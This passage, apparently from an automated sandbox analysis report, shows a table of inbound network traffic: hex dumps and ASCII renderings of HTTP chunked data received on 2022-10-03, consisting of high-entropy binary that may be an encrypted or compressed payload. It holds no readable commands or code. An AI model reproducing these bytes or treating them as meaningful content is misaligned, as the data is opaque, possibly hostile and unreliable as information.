e9 90 17 22 20 54 36 b5 e5 25 13 70 9d 9d a7 22 85 1e 03 5b a6 b5 c3 7f aa 1c ff fd 19 e4 Data Ascii: 2000b(,r6PKYQKqa;"wux C-J0-WmdFO+87bOKUb+r7d]]<2_7pQ]>0u4TbY8[WG+rbX,*=#Xl\B64{oDC3HOM*EupWTt+M" T6%p"[
2022-10-03 14:02:33 UTC	96	IN	Data Raw: f5 59 8c 84 a0 a2 Data Ascii: Y
2022-10-03 14:02:33 UTC	96	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	96	IN	Data Raw: 32 30 30 30 0d 0a d1 aa cd 41 5a 75 3f 0c 4a df ff 39 a6 ec 08 60 dd 48 e3 10 a9 8f c2 7a 31 6f c0 cd fd 2f 54 76 c4 76 8d 60 6a 7d 23 1c e5 46 66 a1 fa 8b fa 9e ac a9 8c 8f 58 8c f1 9d 43 ab 25 d2 5b fa 1f 80 d1 db 6f aa 59 72 8b 6c 39 78 e6 49 96 69 41 7a 52 35 8f cf 6e 61 eb 9a 5c 18 43 ce f4 88 3d 03 1d 31 5b d6 38 6e dd 69 6f 3c e9 15 3e 7f 06 3d 30 e0 c4 a7 b9 f3 03 64 7b 95 4c e1 9b 6d 12 c2 b0 66 49 2e 08 f3 16 63 41 29 bb f5 7b 4b 67 80 65 2f 83 6f 7f 49 c2 76 1d 33 59 33 ba 43 fd 2b d3 32 f2 35 21 af d9 8b e9 a3 22 e7 68 8d 82 f3 64 e9 d5 5a df 9f 8a b0 d2 c7 84 76 16 ca 7d 79 46 7b 19 16 82 44 8f 35 c9 ad a7 fb 23 ec 36 16 6d 71 a7 82 df b9 58 4f 8c 92 65 42 0c a3 c5 cb 7e 9d 17 47 30 11 e8 76 a7 a1 fa 29 af e9 4b a9 75 9d 27 5c 4a 9c 72 01 a5 Data Ascii: 2000AZu?J9`Hz1o/Tvv`j}#FfXC%[oYrl9xIiAzR5na\C=1[8nio<>=0d{LmfI.cA){Kge/oIv3Y3C+25!"hdZv}yF{D5#6mqXOeB~G0v)Ku'\Jr
2022-10-03 14:02:33 UTC	104	IN	Data Raw: ab a8 3d b7 1c ea Data Ascii: =
2022-10-03 14:02:33 UTC	104	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	104	IN	Data Raw: 32 30 30 30 0d 0a 62 ad d6 9b c9 68 5f a5 fd 12 cc d3 95 52 7b ef 30 0a 09 6f 78 3c d4 35 7c 7f 7e be 62 80 73 80 39 a9 ba a8 b8 ca b0 f7 e8 0b f3 f6 b7 76 38 22 d6 0f 43 73 91 45 97 3c fc 39 55 b2 c4 23 9a 70 c0 9b 97 06 5f 3f d8 fd 48 01 34 ad 4f 04 5d 78 80 2c f5 18 60 a8 70 a8 0a 01 d0 3c c9 58 0d b1 c7 cd 8d a6 fb 2b c1 60 1d dd 08 43 9f 5b cf 21 2c 97 a9 af 8f ca 58 4a b5 35 7d 53 e6 f0 be 71 4c ed d3 89 0c f8 2e 88 cc 0a 3d f3 06 7f 29 67 1e d2 f6 c6 7c 3a 64 ef e6 a1 a3 be 26 c7 f4 c7 18 cc 6c 67 3b 05 12 0a df 37 a6 21 c0 be bd f5 51 63 eb f7 f6 7d 3a e1 6a ec 03 46 21 37 b6 4c 86 3d 8c 3c ba b9 e3 9a 47 d9 98 c6 f8 fd 11 8d 7e db 25 a8 9b b8 a9 bc cf bb 17 8d e2 53 23 94 85 ca a3 16 d0 89 64 63 26 9a df 85 12 c3 0f 17 c6 a8 d8 fb 91 19 8f 18 db Data Ascii: 2000bh_R{0ox<5|~bs9v8"CsE<9U#p_?H4O]x,`p<X+`C[!,XJ5}SqL.=)g|:d≶7!Qc}:jF!7L=<G~%S#dc&
2022-10-03 14:02:33 UTC	112	IN	Data Raw: e7 d0 b5 ff ce 37 Data Ascii: 7
2022-10-03 14:02:33 UTC	112	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	112	IN	Data Raw: 32 30 30 30 0d 0a cf 22 3d f5 69 7e 5b 49 e1 64 ee 8e 88 6e 13 61 a2 15 4c 19 0c 19 d2 c4 4b 14 ac a2 23 b4 aa f9 6f fe 72 d5 be dc 54 f4 fa 91 e5 6a 7d 1f c6 d6 cb bd 2d 47 03 6b ac fc 89 bc 8f 41 39 88 eb c4 94 13 7f d2 59 1e 88 44 b5 70 fb 60 c2 05 95 9d d2 c0 25 17 23 04 64 8e d3 f3 83 42 b6 b5 9e 7f 9e d2 bc 65 04 8a b5 1a cc 2f 42 f3 b9 f6 e6 fb fc a0 8d b2 cc 5a cf 4e 56 32 70 ab e9 31 3e 3f d4 f0 a9 7c c5 2f cc 3f 0a d2 57 fe 62 26 36 b2 ab eb 79 c3 52 ad ac 32 45 80 2a 3f 07 e7 3c 35 e1 e3 49 4b 78 23 d7 41 8f 69 78 58 87 6a 48 9d 7a 8d f3 bc c4 5c ab 4a 49 56 30 a1 23 7d 8a 06 6e 2e fd 6b fe 8c 7a 64 f9 75 f9 11 a0 17 5e bb 14 6e 06 53 f2 cb 8c 10 5d c7 fc 3c be 35 93 3f 21 d7 4a 55 30 32 6f c9 f6 55 e6 35 10 1b de f9 ed 50 0e 05 cb c6 90 86 f6 Data Ascii: 2000"=i~[IdnaLK#orTj}-GkA9YDp`%#dBe/BZNV2p1>?|/?Wb&6yR2E*?<5IKx#AixXjHz\JIV0#}n.kzdu^nS]<5?!JU02oU5P
2022-10-03 14:02:33 UTC	120	IN	Data Raw: ca c0 ca e4 96 95 Data Ascii:
2022-10-03 14:02:33 UTC	120	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	120	IN	Data Raw: 31 66 66 38 0d 0a 97 51 55 bc d2 5f 8e 5a 5a 54 11 32 53 7e 44 10 85 52 8c f8 98 37 9b 5c 68 4b 9c 9a 4a 3c 79 fe e7 dd 11 24 26 53 66 af f1 9c c7 21 08 48 e0 65 1d 60 e8 1f 68 38 19 5d 79 17 42 84 59 77 cc ad e1 c2 45 a7 2c a6 89 c5 aa 18 5f ea 9f 4d 22 d9 14 44 22 74 a2 24 b1 06 b7 88 9b f3 c7 b8 69 46 53 ad 61 04 aa 62 89 12 79 a3 2a 10 3d 92 f7 2e 2d 39 ec bb 5d ce ba 0d a6 18 3c 03 de 61 f1 c7 1f 78 1c 9e b3 bc c1 cf 33 ec 27 c9 05 d4 1c c1 ff e6 c8 4b 5f 44 d6 6d aa a8 bd 81 9e a2 6e a8 f7 e6 96 4e 17 a4 30 eb 4d 57 df 17 88 e9 7d 43 c6 24 b3 2d 03 d9 79 70 ff 6e 56 0b ba a4 28 c4 78 e1 c1 67 f3 c3 cc 45 06 f6 16 0a 24 41 a9 71 45 98 ff 33 3f f0 63 89 b3 fe c6 36 77 60 49 d9 df 23 28 bb 99 21 71 31 e7 c0 64 79 ea 8f 48 39 1c 04 8e 8c fe 33 05 56 43 Data Ascii: 1ff8QU_ZZT2S~DR7\hKJ<y$&Sf!He`h8]yBYwE,_M"D"t$iFSaby*=.-9]<ax3'K_DmnN0MW}C$-ypnV(xgE$AqE3?c6w`l#(!q1dyH93VC
2022-10-03 14:02:33 UTC	128	IN	Data Raw: 32 30 30 30 0d 0a Data Ascii: 2000
2022-10-03 14:02:33 UTC	128	IN	Data Raw: 8f ab f7 ee 6f 3b c0 38 8d 1c 23 bf d4 c4 97 84 db 27 de 8f 46 37 05 b4 6f a0 1f c3 46 2b 92 94 8c 80 4a a3 d9 7c 12 eb 98 c4 83 4e 73 f9 e7 55 b5 14 f1 df 4f bc fd 3d 81 0e 73 b3 87 54 b9 eb 32 1c c6 aa da 0a 50 58 a8 f7 b2 58 e9 ef f2 f6 7f 90 19 ce f9 fe 2e fd 61 19 7b 44 dc 34 31 e0 f9 02 3f fa 13 57 94 37 40 ae 74 38 72 1f 3a 67 34 bc a2 13 f8 ed 44 f5 4c 6c d8 72 af 96 3d a1 24 3b 88 ec 62 ce 50 eb 8b 4b e4 78 28 83 90 fa 30 8d fa ec 87 9d 49 b7 3a 75 a9 f2 b9 02 1b fb e4 4b 73 04 3c 66 03 99 fe ca 85 96 c4 82 ef e1 e0 47 8b 2c 6d 18 92 59 80 bc 9d 9f 71 3f 48 3f a7 5c 28 2f 07 8e 19 9c 26 78 f8 1a 01 6e 3a dd db 0d 61 8b b7 86 88 f9 41 8a e3 0e 66 81 9c 75 29 5e 2b 53 1a 8f 00 63 ba a4 74 d7 ef 0f ab 6c 4a 4b 0e 16 58 42 bf 74 4a 08 b3 23 77 b1 23 Data Ascii: o;8#'F7oF+J|NsUO=sT2PXX.a{D41?W7@t8r:g4DLlr=$;bPKx(0I:uKs<fG,mYq?H?\(/&xn:aAfu)^+SctlJKX BtJ#w#
2022-10-03 14:02:33 UTC	136	IN	Data Raw: 0d 0a Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:02:33 UTC	136	IN	Data Raw: 32 30 30 30 0d 0a cc 7f 8e 6e 31 8d 9d b4 58 f3 2e c8 c3 11 a6 2f 7a 76 c2 27 b3 01 62 9c c5 6e d0 3d cb 68 4d 1b 54 75 c1 21 8c d6 39 a1 1c 09 2f c0 1b 8d e6 3b db bb ef 99 69 f8 53 8d 4c 06 59 5b db 3c 17 1e 99 34 6d 50 aa a3 f2 05 9a 89 9e e2 94 7f 15 87 42 4e e6 ae 1d 32 c2 15 4f 18 27 dd 06 06 cb da fb 73 71 4b df e7 4b 94 2c 18 da 81 e4 7e 09 77 b9 e0 f2 4a 19 76 09 7c d7 9a 42 f0 e9 e4 96 79 3a 8d eb 6a 1a 1b e2 eb ec e0 09 56 47 6f f1 4a 19 03 68 0d a1 9c 9a e7 b4 9c 01 f5 58 be 0c 76 26 f1 9b 4d 65 42 a7 75 5e 0c bd c8 51 1f e3 6e 63 46 d3 db 33 d1 05 12 0f 31 50 55 77 fb c4 42 1e e5 d6 ad 85 01 6f 1d 9b 02 e7 af 13 a6 fd 4c eb a5 ba 79 a2 5e da 22 d7 3e 5e 3e 07 37 9b fe ea da 11 74 04 17 ac 17 2d 0e 66 cf 32 d1 33 45 67 f3 22 43 fc 57 ce 49 18 Data Ascii: 2000n1X./zv'bn=hMTu!9/;iSLY[<4mPBN2O'sqKK,~wJv|By:jVGoJhXv&MeBu^QncF31PUwBoLy^">^>7t-f23 Eg"CWI
2022-10-03 14:02:33 UTC	144	IN	Data Raw: f9 9a 38 1f 91 da Data Ascii: 8
2022-10-03 14:02:33 UTC	144	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	144	IN	Data Raw: 32 30 30 30 0d 0a 4a 17 df 08 76 30 da 63 cc 4c 2a 90 70 64 40 8d d3 25 52 12 29 09 6b df a6 fa df b6 d5 43 cf 76 8d fa 7c 45 f6 fa bb 5d 86 39 fc 72 2f e8 c7 7b eb 01 c1 9a 19 2e 4a 67 50 d9 5a 26 4a b4 04 f0 37 af 92 02 2c d5 84 5e 0c a4 8d ce 57 3c 53 e9 7d 07 ed ef d3 a7 bc c1 94 7b 6c 71 59 fb 60 12 0f 57 ea 13 ee 38 7e 17 f5 d7 e1 fc df b6 82 2d 21 ca 3d ce fc 0f 31 4c 8c 10 14 c0 69 23 1a 7f 47 49 44 45 e2 fb 83 ed 0e 51 b3 71 17 6c 46 77 a5 44 b9 80 c0 ec 1f e3 85 b8 d7 73 84 24 39 60 78 21 4d bf 5c b2 ba c7 97 96 71 94 09 86 7c e6 08 ed e9 3f 4f 32 d2 16 f5 73 ec 7f 85 dd ed b7 28 fc 49 06 a8 5b a8 62 a2 75 bd f7 40 62 80 5d 41 17 a3 03 8c 70 06 0b 7b 4b fd 95 dc 7a cd 3d e7 5a de cb a7 d7 63 68 1d 86 c2 61 23 37 db b1 f1 56 5e 53 5f 45 32 de 83 Data Ascii: 2000Jv0cL*pd@%R)kCv|E]9r/{.JgPZ&J7,^W<S}{lqY`W8~-!=1Li#GIDEQqlFwDs$9`x!M\q|?O2s(l[bu@b]A p{Kz=Zcha#7V^S_E2
2022-10-03 14:02:33 UTC	152	IN	Data Raw: 52 0b b2 92 95 32 Data Ascii: R2
2022-10-03 14:02:33 UTC	152	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	152	IN	Data Raw: 32 30 30 30 0d 0a c8 76 88 b0 34 00 43 5b d9 2b f2 3c 63 0e 54 c7 41 a9 4b 11 5e 99 26 45 a7 66 56 e8 8d d6 a6 56 fc 25 eb 20 22 3e bf e3 78 f3 86 3e 7c 75 9e f7 1d 28 da fc 6a c9 2f 69 b0 40 73 41 e9 fe bd a3 b2 8d e6 1e a5 99 d1 03 e6 dd 05 02 fe 0d 79 6c 1a 17 14 fd 23 d2 79 36 4e 13 86 47 c7 f7 b0 d2 fb eb 8b b2 c1 42 44 56 d8 6d 19 c6 a2 ed 4d 53 85 70 55 98 57 5d e1 c4 d2 0b 9f 97 f7 f4 58 4b 9b 60 0b 75 bf 14 66 c7 cc 25 93 ef af 13 6f cf fe c7 2d 3a 18 89 5d 6e 72 01 91 7b bd ec f6 66 26 2f 45 cb ea f8 c9 b6 29 86 f1 46 6e a2 21 92 42 d0 f7 00 93 54 92 23 c5 61 95 9e 3b 24 e1 9f d2 6d 44 82 91 6e 2d 1e 15 ef 3e cd 32 ce b0 09 c9 d7 fb ee 94 99 1e 55 49 66 04 84 cb d0 b4 3a 86 80 1d d2 75 f5 ca db 11 05 c0 a8 d8 05 83 a7 a0 1f 06 c0 28 aa eb 3c 06 Data Ascii: 2000v4C[+<cTAK^&EfVV% ">x>|u(j/i@sAyl#y6NGBDVmMSpUW]XK`uf%o-:]nr{f&/E)Fn!BT#a;$mDn->2UIf:u(<
2022-10-03 14:02:33 UTC	160	IN	Data Raw: 27 eb 42 cf 0f e8 Data Ascii: 'B
2022-10-03 14:02:33 UTC	160	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	160	IN	Data Raw: 32 30 30 30 0d 0a 66 21 af 21 e3 4b 30 1d 71 f2 b4 d4 f3 4a 5a 41 2d 38 5b ef c2 35 da 49 85 92 0b e4 b9 ea 57 39 68 fb 56 32 a7 10 8e d0 c4 cd 75 89 21 40 59 71 48 21 dc 31 cd cf 56 65 88 7c cc 8b ae 52 37 42 81 9b 8d 04 f2 82 7b 60 8b 4f 43 43 51 77 2f 1e c9 53 31 f8 ee ba 4a bf 28 f2 03 2d b2 3f 12 02 36 51 f8 3b aa d0 19 36 50 b4 f4 5f 24 5e 2d 05 c2 4b cf 72 5d 54 cf 2b 10 cb 2b 5d e8 6e bb ba cb cc 15 18 3f 96 6e 67 f0 da 53 8a 43 df 62 9f e9 18 40 f7 cb 56 0d fc 6f db 54 04 a5 c2 10 e6 a9 3d 55 5e c1 e3 7d b1 05 16 ee 55 37 29 c3 b2 e1 e2 db 26 f8 99 2c ec 68 63 42 11 6d 25 e8 0e 94 19 c7 b6 bb 94 9b 4b 83 b4 fd ae 4d 63 72 89 12 0c 6b 11 12 ad 87 8f 9d 54 91 86 11 46 9d c2 e7 b0 68 df de fe c1 82 dd 0d 64 68 e4 0e 71 1c 7a 1b 8d 31 10 17 50 8b 65 Data Ascii: 2000f!!K0qJZA-8[5IW9hV2u!@YqH!1Ve|R7B{`OCCQw/S1J(-?6Q;6P_$^-Kr]T++]n?ngSCb@VoT=U^}U7)&,h cBm%KMcrkTFhdhqz1Pe
2022-10-03 14:02:33 UTC	168	IN	Data Raw: fc 67 71 06 e6 09 Data Ascii: gq
2022-10-03 14:02:33 UTC	168	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	168	IN	Data Raw: 32 30 30 30 0d 0a 2b f5 f5 84 d0 a3 28 cc 50 84 13 71 c8 8e f5 a4 4a 72 bf 86 95 4b 0c 25 29 55 13 d6 c7 fe 68 60 55 de 3c f3 e5 66 30 7a b1 66 66 f6 59 78 aa 1b b5 d8 bc 66 94 43 40 d0 e1 27 82 3f 6e 3f b5 d4 84 17 cc 03 08 da 52 9a 88 10 fc bf 44 60 43 db f8 cc d5 11 77 8e 23 0c 06 a1 9b 3c 99 f2 0c 3f 27 48 d3 19 66 01 d3 46 f8 ae c3 ea 89 de 5c 37 74 91 a6 64 31 b2 10 af bb ca 67 17 72 f8 ef 9d 02 a5 3d 18 ae 01 79 0f 6e 2f 58 f3 20 3a 94 d3 e5 fe 50 8a d2 5d 94 70 a7 10 a2 ad 24 b3 16 8f 79 ce 72 f5 96 32 f6 c8 07 75 c9 ee d6 6c 05 14 2a da 2a a6 b4 6a 91 0d 1a 30 4a ae 67 44 f0 97 74 1d 59 01 48 85 a5 50 4e a9 78 d1 e2 73 2e b3 2f 2d 2b 7c 5d 74 5d a4 2f b0 5d 3a 7d e9 57 ca 37 52 72 54 7a 2a 05 b7 4a 55 a7 e7 23 37 bc 70 f2 42 fe 54 d8 b9 8a 3c f1 Data Ascii: 2000+(PqJrK%)Uh`U<f0zffYxfC@'?n?RD`Cw#<?'HfF\7td1gr=yn/X :P]p$yr2ul**j0JgDtYHPNxs./-+|]t|/]:}W7RrT z*JU#7pBT<
2022-10-03 14:02:33 UTC	176	IN	Data Raw: a0 c6 66 02 7e 79 Data Ascii: f~y
2022-10-03 14:02:33 UTC	176	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	176	IN	Data Raw: 32 30 30 30 0d 0a 45 4e 00 65 4e 39 5e 39 69 1c 07 72 76 09 f7 46 8f 92 04 7a 1b 2a 2e 15 9f 97 82 21 ff 26 58 58 ce a0 4c d2 a0 2a 74 2e d8 13 6b 11 05 78 8a 8e 3d 91 65 69 75 af 3b 84 49 49 cb 47 5b 76 4a 11 1c 07 b9 e0 13 5b f1 a8 36 58 ba 7c e9 c6 17 c8 88 8c d8 c8 4d 50 4e 96 3e 27 fe 73 72 83 28 4d 7c c9 ac d3 3b 7e dd 71 3b 9c f0 08 c7 38 2f 7a dd 57 a3 67 87 94 4f 9a 7a 0e f8 6f 30 da 2d c4 26 b3 36 22 7e 0d 65 6e b8 30 fd bf 29 ac b5 2e 5a 34 1b 0f 67 fd 2e b0 b3 81 3e e4 be 05 c4 88 79 22 b3 54 c8 84 69 7b 61 2e 56 ec 71 0c e8 cc 6d d8 45 18 05 3b 06 75 cd f6 00 84 a8 25 9b 6f 5f 9a 88 0d 75 09 c7 3c a5 2f a1 36 77 ea 51 3a e0 f3 86 ff 6e 8e b6 d6 9d 6f ce 85 0f 64 d5 c3 6a 91 ff 25 03 ac 96 f1 74 11 3f 26 54 75 12 90 a5 a3 c3 ac 24 c6 b5 5e 4b Data Ascii: 2000ENeN9^9irvFz*.!&XXL*t.kx=eiu;IIG[vJ[6X|MPN>'sr(M|;~q;8/zWgOzo0-&6"~en0).Z4g.>y"Ti{a.VqmE;u%o_u </6wQ:nodj%t?&Tu$^K
2022-10-03 14:02:33 UTC	184	IN	Data Raw: af 76 2f 3d d8 71 Data Ascii: v/=q
2022-10-03 14:02:33 UTC	184	IN	Data Raw: 0d 0a Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:02:33 UTC	184	IN	Data Raw: 31 66 66 38 0d 0a 38 20 a9 aa 22 f9 1c 93 9b 28 e5 b2 d6 c8 b3 47 c0 04 10 71 55 cf 8b 37 59 42 84 85 a1 77 37 4b 0d aa be e4 72 00 81 6a 21 fa d5 91 8f 7c cf 4c 9c c4 bc f6 db aa 29 e3 ac 52 c6 5f bb 86 82 5f c2 09 74 d9 c2 69 32 ab dc 0b f4 77 91 db 2c c6 78 fc 9f f7 b5 0f 40 31 fd f1 7d 09 f8 51 4b 28 b0 95 27 95 64 49 9f e2 c8 09 ff c6 d5 8e 4c 1b ad dd 6d e5 22 1f d3 10 b0 7c af 7a cb 17 1c 1d af 99 90 78 d4 70 06 cd db 74 12 de df 60 49 56 a1 14 3d 77 c0 e2 b8 38 d6 27 01 bc 06 73 3c 0c 00 f5 df 51 8e 00 67 2d f5 da 25 71 e4 aa b7 2e da c6 d2 16 c4 93 77 9d 8d f4 d6 f7 d7 c3 e1 77 d3 39 42 bc ec c1 a6 20 11 08 7c da 65 86 cf 8c 80 9f 38 cc cc c7 45 53 1a 0c 53 4c eb cf df 9e 99 c6 82 a0 03 c6 c9 b0 32 09 0c 0f de 18 a0 46 10 d7 11 f9 d2 71 6d 55 14 Data Ascii: 1ff88 "(GqU7YBw7Krj!|L)R__ti2w,x@1}QK('dILm"|zxpt`IV=w8's<Qg-%q.ww9B |e8ESSL2FqmU
2022-10-03 14:02:33 UTC	192	IN	Data Raw: 32 30 30 30 0d 0a Data Ascii: 2000
2022-10-03 14:02:33 UTC	192	IN	Data Raw: 5d f8 0b 36 41 47 f0 7f b8 ce 51 20 d0 cd 99 9c 81 90 8d 92 76 e3 b7 2b 7b 9f 10 9c f7 47 53 00 09 b3 bf 9c 1a 28 b1 c3 7b 9a 99 e0 16 ce 48 26 23 a3 bf a4 75 35 95 69 70 0e 88 af a0 4b c3 af e6 5d 2c d5 b1 fc 5f b2 f9 f9 53 16 a6 93 75 ae ac 0a 55 14 a1 62 23 04 99 d5 87 be 8c 8f ac 72 99 ed 4e 6c 82 a9 ba a0 04 ca 6c d0 9b 02 29 00 15 1d b9 64 b5 bf 83 9b a8 64 02 b2 54 47 7e 04 31 bc 21 2f 3f a5 5a 46 1d 5c 22 19 99 88 fb ca 36 b1 e9 dc 87 a5 e7 ae dd 93 45 76 3c 2c f5 cb 93 c9 dc 45 03 1c 6c da cf c7 20 0b ec b8 5d 1a a4 88 a1 6a c3 9c 2f 8c a8 85 23 30 a4 76 ff 99 dd 51 9a f9 56 ec a1 b8 cc 75 8b 02 4f 8d 9b 0e 16 8b 8a 70 73 c2 f0 01 2f 3e e0 c3 63 d4 cb e1 bc 3c 66 86 b9 6b ce a8 05 59 8a 3d fb 8e ba 87 9e ad be af 26 10 25 aa 82 16 51 eb 78 43 73 Data Ascii:]6AGQ v+{GS({H&#u5ipK],_SuUb#rNll)ddTG~1!/?ZF\"6Ev<,El]j/#0vQVuOps/>c<fkY=&%QxCs
2022-10-03 14:02:33 UTC	200	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	200	IN	Data Raw: 32 30 30 30 0d 0a dc 19 3c 73 08 08 d3 1c 48 cf 16 6c b2 b8 f6 6d 68 f2 15 7a a9 2e a3 32 61 7b 6f 65 da 13 b7 e5 43 78 03 41 d1 19 35 19 5a ce c6 62 41 5f a2 9c cb 05 34 bd 11 90 01 17 5d 21 ef ee 32 07 9c 03 64 66 35 0c f0 68 2d f6 e4 86 4f 66 e2 1a cf 4c 90 c0 e8 1d 1d e2 2c c8 56 54 d4 6b 35 73 2c ff 2a 7e 4d c7 4e 85 02 51 20 be 26 f5 23 47 ca 76 82 b7 90 f6 80 d2 fd 8e 05 be 0b 36 f1 36 7f 63 d5 68 2c 9f d7 8d 41 4c 40 99 4c 8d 80 70 de 52 77 e0 66 52 07 39 aa 35 1b 7a 98 b1 c9 1a 2b 5b e6 92 9b ad 0e 7c bc 13 aa 88 92 42 a4 c8 ab d4 cc af 18 b2 3c bf 49 87 26 14 16 70 4f 07 d8 55 74 55 7f db 02 fe 70 a9 31 65 a5 e9 d8 48 21 1d cd f3 32 06 7a 7f 9c b8 a2 fb 66 55 00 b5 6a a2 0b e2 ff 5d 2c fc ab 70 36 66 94 99 4d 89 0e b2 a0 5b 78 53 8a 94 25 12 d8 Data Ascii: 2000<sHlmhz.2a{oeCxA5ZbA_4]!2df5h-OfL,VTk5s,*~MNQ &#Gv66ch,AL@LpRwfR95z+[|B<I&pOUtUp1eH! 2zfUj],p6fM[xS%
2022-10-03 14:02:33 UTC	208	IN	Data Raw: 41 1b 2c 05 7b 7c Data Ascii: A,{|
2022-10-03 14:02:33 UTC	208	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	208	IN	Data Raw: 32 30 30 30 0d 0a 24 3b 85 dd 2c e2 ee ab 47 d6 48 e9 68 6a 64 c3 35 4b bb b1 2f 7b 21 fa 3e ff e6 2b 92 13 b1 33 ce a0 e4 bc 36 cb 28 a9 e2 7f db e0 b3 54 7c fd 90 7a fd 3a bc 05 c5 7e 1b 17 0b 3c 59 24 70 e9 53 92 fe 04 8c 6a 2e d9 6d 38 fb ab f1 fc d7 84 c1 0b 2c da ba 73 9d ce 07 89 27 2a a8 60 26 a4 ab 8c ff de 64 fa 36 cf 30 33 e3 6a f4 29 a6 aa 1a 20 c6 17 d5 cd b0 af 2f 98 ac 15 a6 c5 0b 82 d5 e4 d5 5a 0f 3d 22 fb 7f 7e 86 8d 57 e6 13 7f ed c4 00 27 e6 0a c8 bc 2c 47 d3 50 47 35 86 52 ef a2 d8 65 4c 1c 5f 94 ba af 85 8a 4e 1b 13 26 18 ec 02 84 8d 09 8c 1f c0 f9 23 6f e5 56 44 37 1d c4 53 9f a6 01 33 20 6e 46 c4 2d 23 a2 1f 07 bd 23 13 96 47 a1 68 04 40 93 c4 24 88 2a 8f b3 10 a3 e8 36 8c a7 c5 3c 38 bf 16 4f f8 81 7e cb ab 03 c9 7f 1a 49 c3 6a 79 Data Ascii: 2000$;,GHhjd5K/{!>+36(T\|z:~<Y$pSj.m8,s'*`&d603j) /Z="~W',GPG5ReL_N&#oVD7S3 nF-##Gh@$*6<8O~Ijy
2022-10-03 14:02:33 UTC	216	IN	Data Raw: 02 f1 1d a1 cf 79 Data Ascii: y
2022-10-03 14:02:33 UTC	216	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	216	IN	Data Raw: 32 30 30 30 0d 0a d3 5b 0c eb 2e 53 c0 6a 2c fe d3 7b 53 c0 b6 a6 78 a3 45 67 cf cc 44 84 cc e6 ed ee d2 17 d1 26 82 2b 77 90 70 ef 42 43 cc 26 d4 8f b1 9b 84 66 6d ca 96 5d 09 e5 38 70 d0 ff d0 48 d8 d2 fa 93 40 e6 00 72 b1 87 62 85 47 ba 0b 53 d0 98 65 4b 90 15 87 f1 88 ca 45 5b 6f 2e 3c 30 00 ad 98 44 d7 d0 2c af f0 a0 c7 af 6f 4a fb 79 b4 83 4e f6 9e a3 04 0f 4e cd d4 64 14 16 0a 4e 2d f3 d0 9e ef 39 98 39 53 17 57 d1 d4 1e 32 e3 5f 4e 18 0a 92 30 94 28 9e 13 16 87 30 fb c6 43 90 54 88 ee 6b d7 35 2a 0f a6 3c f1 3e ca 3e ab 4e f1 4d 1a da 2a 4d 48 a9 93 00 9b ad 5a 59 3e 1e c8 51 b2 1e 22 38 61 28 89 d9 c7 0e 29 61 79 4c e3 43 36 96 61 e4 47 f3 e5 5d 48 76 d6 3a 58 ba a2 e7 63 93 4c 87 d7 20 97 5f f5 30 47 a4 68 70 ec 71 cc 7a a9 d2 d8 5e 6d ec 7c eb Data Ascii: 2000[.Sj,{SxEgD&+wpBC&fm]8pH@rbGSeKE[o.<0D,oJyNNdN-99SW2_N0(0CTk5*<>>NM*MHZY>Q "8a()ayLC6aG]Hv:XcL _0Ghpqz^m|
2022-10-03 14:02:33 UTC	224	IN	Data Raw: ab 23 17 6f 7c 24 Data Ascii: #o|$
2022-10-03 14:02:33 UTC	224	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	224	IN	Data Raw: 32 30 30 30 0d 0a d3 a5 b8 40 ea 2b 93 dc b7 96 f2 65 8d 25 ae b6 e9 fa 69 85 70 a5 7f b4 75 47 1c 1c 8a cf 27 09 93 57 3c 43 73 59 a8 f0 75 11 d7 ea 24 3a 46 4c 82 a9 e9 bc c4 4d ff 41 3b ee 15 f6 48 f9 91 fa 21 dc 91 76 66 32 a9 61 53 d5 bf 78 4a 73 e4 ec ef 11 8d 04 b1 94 91 0c db b7 fc 88 95 7f fe 42 47 e5 13 60 0e bc 1c 37 4f ce cf 87 a0 82 54 5f 54 f7 3b 80 a9 4e 93 50 87 49 13 55 d9 78 c6 a6 5b b6 4d 77 a8 4f ed 15 45 4c 19 68 c8 1b c7 d1 a4 e0 93 7f 61 e5 a2 8f 95 95 8e 1c 49 13 b5 6e 7b 9f 6b a6 a0 da f0 fb cd 43 c4 fa a5 3b 07 10 fd 35 90 95 12 f4 74 df 2b db 83 71 b6 b4 be 76 c9 cb f1 ce c0 cc 1a 15 28 63 ce 73 54 85 45 c3 40 3a 90 ad 86 03 8a 6c 84 16 86 86 f3 23 b9 06 4e 80 3f ee 47 bc 60 f6 be 2c d0 8d 3b a2 2e 1f 92 90 48 b0 06 43 94 7f 7e Data Ascii: 2000@+e%ipuG'W<CsYu$:FLMA;H!vf2aSxJsBG`7OT_T;NPIUx[MwOELhaIn{kC;5t+qv(csTE@:l#N?G`,;.HC~
2022-10-03 14:02:33 UTC	232	IN	Data Raw: cf e9 02 bf b7 6b Data Ascii: k
2022-10-03 14:02:33 UTC	232	IN	Data Raw: 0d 0a Data Ascii:
